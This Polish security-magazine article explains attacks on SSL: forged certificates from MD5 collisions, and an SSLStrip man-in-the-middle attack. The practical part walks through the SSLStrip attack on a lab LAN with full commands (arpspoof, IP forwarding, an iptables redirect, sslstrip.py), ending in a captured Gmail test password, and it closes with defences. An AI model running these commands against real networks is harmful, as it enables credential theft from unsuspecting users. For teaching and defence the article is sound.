MACIEJ SZMIT
MARIUSZ TOMASZEWSKI

Hakowanie SSL

Stopień trudności

Korzystając z bezpiecznego połączenia, użytkownik Internetu jest pewien, że nic nie grozi jego danym. Przy nowym ataku SSLStrip nie jest to takie oczywiste. Brak jednej literki „s” w zasobie URL może oznaczać kłopoty. Poniżej pokazujemy, że „https” czasami może okazać się tylko zwykłym „http”.

W ostatnim czasie pojawiły się informacje o dwóch poważnych zagrożeniach dotyczących tzw. bezpiecznych połączeń, czyli połączeń wykorzystujących mechanizmy *Secure Socket Layer*. Jedno z nich wynika bezpośrednio z ujawnionej już jakiś czas temu słabości algorytmu MD5, drugie – o którym głośno było przy okazji ostatniej konferencji Black Hat – specyficznej formy ataku MITM przy użyciu programu SSL-Strip autorstwa Marlinspike'a.

Słabości w MD5

Jak wiadomo, aby nawiązać bezpieczne połączenie serwer musi uwierzytelnić się wobec klienta certyfikatem wystawionym (podpisanym) przez zaufanego wystawcę. Do generowania podpisu można wykorzystać rozmaite algorytmy, między innymi algorytm MD5 znany ze swoich słabości (co prawda rozpatrywanych do niedawna tylko teoretycznie, ale jak wiadomo w kryptografii od teorii do praktyki droga niedaleka). W 2008 roku grupa specjalistów wykorzystująca klaster, składający się z dwustu konsol PS3, wygenerowała fałszywy certyfikat korzystając ze znanego błędu MD5 *collision*. Co gorsza można w ten sposób podrobić nie tylko certyfikat użytkownika końcowego, ale i certyfikat autorytetu certyfikacyjnego (CA), a zatem generować dowolne sfałszowane certyfikaty, niezależnie od tego czy w samym certyfikacie końcowym użyta jest funkcja MD5 czy bezpieczniejsze (np. SHA-256). Możliwe jest bowiem podrobienie podpisu CA, jeśli używa on funkcji MD5, a ciągle jeszcze funkcjonują komercyjne CA, które z takiej funkcji korzystają. W praktyce oznacza to, że bezpieczeństwo *bezpiecznego połączenia* limitowane jest przez dostęp do maszyny o sporej mocy obliczeniowej i oczywiście *know-how*, pozwalający na praktyczne wykorzystanie słabości MD5. Szczegóły (włącznie z przykładowym sfałszowanym certyfikatem) można znaleźć pod adresem *http://www.win.tue.nl/hashclash/rogue-ca/*.

Obnażanie SSL

SSLStrip jest programem w Perlu, napisanym przez Marlinspike'a i realizującym funkcję szczególnego rodzaju pośrednika (proxy) warstwy aplikacji. O ile zazwyczaj tego rodzaju pośredniki (jak stunnel, TOR czy rozmaite bramki VPN) służą do szyfrowania informacji normalnie przesyłanej jawnym tekstem, o tyle SSLStrip wykonuje zadanie dokładnie odwrotne. Śledząc ruch sieciowy klienta (a dokładniej przeglądane przezeń strony www) zamienia wywołania *bezpiecznego* protokołu https na http, samemu oczywiście nawiązując w tym czasie z serwerem połączenie szyfrowane (Rysunek 1).

Jest to rodzaj ataku *Man In The Middle*, różniący się od innych głównie niezwykłą łatwością jego przeprowadzenia. Mało kto zdecydowałby

Z ARTYKUŁU DOWIESZ SIĘ

jak korzystać bezpiecznie z protokołu HTTPS,


co to jest atak SSLStrip.

CO POWINIENEŚ WIEDZIEĆ

znać podstawy komunikacji sieciowej,

znać podstawy linuksa,

czym różni się http od https.



Rysunek 1. *Schemat działania MITM z programem SSLStrip, jako odbezpieczającym Proxy*

się dobrowolnie na instalację tego rodzaju *proxy servera*, konieczne jest – jak zawsze w przypadku ataków MITM – przechwycenie ruchu sieciowego. Można to zrobić na kilka sposobów, w przykładzie poniżej posłużymy się klasycznym *arp-spoofingiem* zastosowanym w przewodowym *ethernecie*. Każdy w miarę przytomny użytkownik powinien zaobserwować, że połączenie, które miało być *bezpieczne* (a więc rodzaj zasobu w URL powinien być https) jest zwykłym połączeniem http. Po pierwsze jednak użytkownicy zazwyczaj nie czytają nawet wyskakujących okienek z licznymi wykrzyknikami, a po wtóre – istnieją strony, które jako całość dostępne są przez http, szyfrowane są natomiast określone ich elementy (Rysunek 2). W takim wypadku użytkownik nie ma żadnych szans na dostrzeżenie ataku, zakładając, że nie prowadzi równolegle monitoringu i dekodowania ruchu wychodzącego i przychodzącego. Tego rodzaju użytkownicy trafiają się jednak jeszcze rzadziej niż ci, którzy nie cierpią na syndrom klikania alertów.

Trochę praktyki


Na Rysunku 3. znajduje się fragment przykładowej sieci komputerowej, która została wykorzystana do przeprowadzenia ataku SSLStrip.

Sieć oparta jest na switchu, jak większość już chyba współczesnych sieci komputerowych. W takim przypadku ruch jest przełączany na portach switcha i kierowany bezpośrednio pod adres docelowy, nie jest on widoczny dla atakującego. Aby przeprowadzić atak SSLStrip, atakujący musi również wykorzystać inną technikę ataku, a mianowicie podszywania się pod inny komputer. Interesuje nas ruch sieciowy skierowany od ofiary do Internetu, więc atakujący musi podszyć się pod bramę internetową swojej ofiary. W tym celu wykorzystamy narzędzie *arpspoof*.

Na Rysunku 4. przedstawiona jest tablica *ARP cache* komputera ofiary. Widać, że adresowi IP bramy 192.168.1.1 odpowiada adres MAC 00:0C:29:00:00:35. Jest to stan sprzed wykonania ataku.

Przeprowadzenie ataku sprowadza się do wykonania na komputerze atakującego kilku kroków.

Rysunek 2. *Przykład strony o konstrukcji podatnej na SSLStrip*



Rysunek 3. *Schemat sieci przykładowej*

```
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.1.100 --- 0x2
  Internet Address      Physical Address      Type
  192.168.1.1           00-0c-29-00-00-35     dynamic

C:\Documents and Settings\Administrator>_
```

Rysunek 4. *Tablica ARP cache ofiary*

```
bt ~ # echo "1" > /proc/sys/net/ipv4/ip_forward
bt ~ #
```

Rysunek. 5. *Włączenie przekazywanie pakietów*

```
bt ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:00:00:36
          inet addr:192.168.1.10  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3804 errors:1 dropped:6 overruns:0 frame:0
          TX packets:15 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:400904 (391.5 KiB)  TX bytes:2669 (2.6 KiB)
          Interrupt:18 Base address:0x2000
```

Rysunek 6. *Interfejs napastnika*

```
bt ~ # arpspoof -i eth0 -t 192.168.1.100 192.168.1.1
0:c:29:0:0:36 0:c:29:0:0:33 0806 42: arp reply 192.168.1.1 is-at 0:c:29:0:0:36
0:c:29:0:0:36 0:c:29:0:0:33 0806 42: arp reply 192.168.1.1 is-at 0:c:29:0:0:36
0:c:29:0:0:36 0:c:29:0:0:33 0806 42: arp reply 192.168.1.1 is-at 0:c:29:0:0:36
0:c:29:0:0:36 0:c:29:0:0:33 0806 42: arp reply 192.168.1.1 is-at 0:c:29:0:0:36
```

Rysunek. 7. *Podszycie się pod bramę do Internetu*

```
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.1.100 --- 0x2
  Internet Address      Physical Address      Type
  192.168.1.1           00-0c-29-00-00-36     dynamic
  192.168.1.10          00-0c-29-00-00-36     dynamic
```

Rysunek 8. *Tablica ARP cache ofiary po wykonaniu ataku ARP spoof*

```
bt sslstrip-0.2 # iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 5555
```

Rysunek 9. *Przekierowanie ruchu z portu 80 na 5555*

```
bt sslstrip-0.2 # python sslstrip.py --listen=5555 -w przechwycone.txt
```

Rysunek 10. *Uruchomienie SSLStrip*

Rysunek 11. *Strona www.google.com*

Ustawienie przekazywania pakietów pomiędzy interfejsami.

Ponieważ atakujący będzie podszywał się pod bramę internetową swojej ofiary musi przekazywać ruch od ofiary do właściwej bramy. Żeby takie przekazywanie pakietów działało, należy wykonać polecenie jak na Rysunku 5.

Drugi krok to podszycie się pod bramę.

Na Rysunku 6. przedstawiono konfigurację interfejsu na komputerze napastnika. Teraz należy wykorzystać narzędzie *arpspoof.*
Składnia polecenia:

```
arpspoof [-i interface] [-t target]
                    host
```

`-i interface`
Określa używany interfejs sieciowy.

`-t target`
Określa atakowany host (czyli ten, którego *arp cache* na zostać *zatruty*). Jeśli parametr nie zostanie podany – atakowana jest cała sieć.

`host`
Określa host, za który będziemy się podszywać. Zazwyczaj jest to lokalna brama. W naszym przypadku należy zatem wydać polecenie jak na Rysunku 7.

Jak widać na Rysunku 5. rozgłaszane są pakiety *ARP reply*, w których napastnik informuje o tym, że adresowi IP bramy 192.168.1.1 odpowiada adres MAC napastnika 00:0C:29:00:00:36 (patrz Rysunek 4). Od tej chwili pakiety będą kierowane do komputera napastnika zamiast do bramy. Żeby atakowany użytkownik nie stracił połączenia z Internetem, należy ustawić przekazywanie pakietów o czym była mowa w punkcie 1.

W tej chwili tablica *ARP cache* na komputerze ofiary powinna wyglądać jak na Rysunku 8.

Jak widać zarówno adres bramy, jak i adres napastnika mają ten sam adres MAC.

Następny krok to przekierowanie ruchu skierowanego z przeglądarki internetowej na port 80 (standardowy port dla ruchu HTTP) na port, na którym będzie nasłuchiwał SSLStrip. Domyślnie SSLStrip korzysta z portu 10000. My ustawiliśmy 5555.

W tym celu napastnik musi wykonać polecenie jak na Rysunku 9.

Ostatnia rzecz, to uruchomienie SSLStrip na porcie 5555 (Rysunek 10).

Opcja `--listen` pozwala określić port nasłuchu SSLStrip, opcja `-w` pozwala podać plik w którym będą zapisywane przechwycone poufne dane.

Aby sprawdzić, czy atak się udał należy na komputerze ofiary np. zalogować się do poczty. My wykorzystaliśmy stworzone tymczasowo na potrzeby testu konto pocztowe w domenie *gmail.com* o nazwie *konto.testssl@gmail.com*, z hasłem *haslo_do_sslstrip*.

Na początku uruchamiamy w przeglądarce adres *www.google.com* i klikamy na link Gmail (Rysunek 11).

Tu zaczyna działać SSLStrip. Zamiast strony zaczynającej się od *https://* dostajemy stronę zaczynającą się od *http://* jak na Rysunku 12.

Jeśli nie zauważymy takiej zmiany, to po zalogowaniu nasze dane zostaną wysłane czystym tekstem. Teraz wystarczy zatrzymać SSLStrip i przeszukać plik *przechwycone.txt* w celu odnalezienia hasła. Wynik przedstawiony jest na Rysunku 13.


Podsumowanie

Opisane powyżej techniki naruszania bezpieczeństwa *bezpiecznych połączeń* SSL usprawiedliwiają twierdzenie zawarte w tytule. SSL nie jest dziś techniką bezpieczną, co gorsza ewentualna naprawa tego stanu rzeczy nie leży w zasięgu możliwości zwykłego użytkownika. W odniesieniu do słabości MD5 konieczne byłoby zrezygnowanie ze stosowania tego algorytmu w infrastrukturze klucza publicznego, tak aby wszelkie certyfikaty stosujące ten algorytm albo wystawione przez stosujące go CA były *z mocy prawa nieważne* tj. nieakceptowane przez przeglądarki. Pytanie, jak wymusić taki stan rzeczy na przeglądarkach starszych, mających niejednokrotnie problemy z obsługą unieważniania certyfikatów, bo dopóki można generować powszechnie akceptowane fałszywe certyfikaty, nie można w ogóle mówić o bezpieczeństwie.

W odniesieniu do SSLStrip (z którym to zagrożeniem prawdopodobnie spotkamy się wcześniej niż z uczonymi hackerami dysponującymi setkami konsol), należałoby zrezygnować z używania stron zawierających elementy szyfrowane i nieszyfrowane obok siebie (przez używanie należy rozumieć wpisywanie na takich stronach wrażliwych danych), ale zazwyczaj o architekturze strony decyduje projektant a nie użytkownik, który ma co najwyżej do wyboru przejście do konkurencji. Żeby było trudniej, nawet metoda osobnego kanału potwierdzeń (w rodzaju jednorazowych haseł wysyłanych SMS-em, odczytywanych z listy haseł jednorazowych czy generowanych przy użyciu inteligentnego tokena) nie zapewnia bezpieczeństwa. W końcu nie jest rzeczą specjalnie trudną takie zmodyfikowanie proxy, żeby w miejsce dowolnego numeru konta bankowego, na które użytkownik chciał wysłać pieniądze wstawiać numer konta włamywacza (rzecz jasna mowa o wstawianiu go do danych wysyłanych przez atakującego na rzeczywisty serwer, a nie o strumieniu danych, które odpowiadają za wyświetlenie na monitorze ofiary numeru konta docelowego).

Realne zabezpieczenia mogą w tym wypadku opierać się na uniemożliwieniu, bądź utrudnieniu atakującemu podsłuchania ruchu sieciowego i włączenia się weń, a więc stosowaniu dodatkowych algorytmów szyfrujących i uwierzytelniających bądź to na poziomie warstwy II (np. WPA2 w sieci bezprzewodowej) bądź też wyższych (na przykład szyfrowanie ruchu przy wykorzystaniu TOR).

Ewentualnie – i to jest praktyka, którą warto zawsze stosować w przypadku większych transakcji bankowych – można posługiwać się *ręcznym*, tj. telefonicznym lub osobistym potwierdzaniem dyspozycji przez bank.



Rysunek 12. *Strona niezabezpieczona SSL-em*

Rysunek 13. *Przechwycone hasło do poczty*

Maciej Szmit
Maciej Szmit jest adiunktem w Katedrze Informatyki Stosowanej, przewodniczącym Sekcji Informatyki Sądowej Polskiego Towarzystwa Informatycznego.

Mariusz Tomaszewski
Mariusz Tomaszewski zawodowo zajmuje się inżynierią oprogramowania. Bezpieczeństwem sieciowym interesuje się od kilku lat. Autor kilkunastu publikacji z tego zakresu.